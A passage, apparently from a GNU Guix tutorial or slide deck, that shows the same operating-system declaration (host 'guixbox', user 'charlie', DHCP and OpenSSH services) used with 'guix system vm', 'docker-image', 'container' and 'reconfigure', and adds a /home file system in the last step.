                (target "/boot/efi")))
  (file-systems (append (list (file-system
                                (device (file-system-label "my-root"))
                                (mount-point "/")
                                (type "ext4")))
                        %base-file-systems))
  (users (append (list (user-account
                         (name "charlie")
                         (group "users")
                         (home-directory "/home/charlie")))
                 %base-user-accounts))
  (services (append (list (service dhcp-client-service-type)
                          (service openssh-service-type))
                    %base-services)))
```

guix system vm config.scm

```
(operating-system
  (host-name "guixbox")
  (timezone "Europe/Brussels")
  (locale "fr_BE.utf8")
  (bootloader (bootloader-configuration
               (bootloader grub-efi-bootloader)
               (target "/boot/efi")))
  (file-systems (append (list (file-system
                               (device (file-system-label "my-root"))
                               (mount-point "/")
                               (type "ext4")))
                        %base-file-systems))
  (users (append (list (user-account
                        (name "charlie")
                        (group "users")
                        (home-directory "/home/charlie")))
                 %base-user-accounts))
  (services (append (list (service dhcp-client-service-type)
                          (service openssh-service-type))
                    %base-services)))
```

guix system **docker-image** config.scm

```
(operating-system
  (host-name "guixbox")
  (timezone "Europe/Brussels")
  (locale "fr_BE.utf8")
  (bootloader (bootloader-configuration
               (bootloader grub-efi-bootloader)
               (target "/boot/efi")))
  (file-systems (append (list (file-system
                               (device (file-system-label "my-root"))
                               (mount-point "/")
                               (type "ext4")))
                        %base-file-systems))
  (users (append (list (user-account
                        (name "charlie")
                        (group "users")
                        (home-directory "/home/charlie")))
                 %base-user-accounts))
  (services (append (list (service dhcp-client-service-type)
                          (service openssh-service-type))
                    %base-services)))
```

guix system **container** config.scm

```
(operating-system
  (host-name "guixbox")
  (timezone "Europe/Brussels")
  (locale "fr_BE.utf8")
  (bootloader (bootloader-configuration
               (bootloader grub-efi-bootloader)
               (target "/boot/efi")))
  (file-systems (append (list (file-system
                               (device (file-system-label "my-root"))
                               (mount-point "/")
                               (type "ext4")))
                        %base-file-systems))
  (users (append (list (user-account
                        (name "charlie")
                        (group "users")
                        (home-directory "/home/charlie")))
                 %base-user-accounts))
  (services (append (list (service dhcp-client-service-type)
                          (service openssh-service-type))
                    %base-services)))
```

guix system **reconfigure** config.scm

```
(operating-system
  (host-name "guixbox")
  (timezone "Europe/Brussels")
  (locale "fr_BE.utf8")
  (bootloader (bootloader-configuration
                (bootloader grub-efi-bootloader)
                (target "/boot/efi")))
  (file-systems (append (list (file-system
                                (device (file-system-label "my-root"))
                                (mount-point "/")
                                (type "ext4"))
                              (file-system
                                (device (file-system-label "my-home"))
                                (mount-point "/home")
                                (type "ext4")))
                        %base-file-systems))
  (users (append (list (user-account
                         (name "charlie")
                         (group "users")
                         (home-directory "/home/charlie")))
                 %base-user-accounts))
  (services (append (list (service dhcp-client-service-type)
                          (service openssh-service-type))
                    %base-services)))
```

The next step?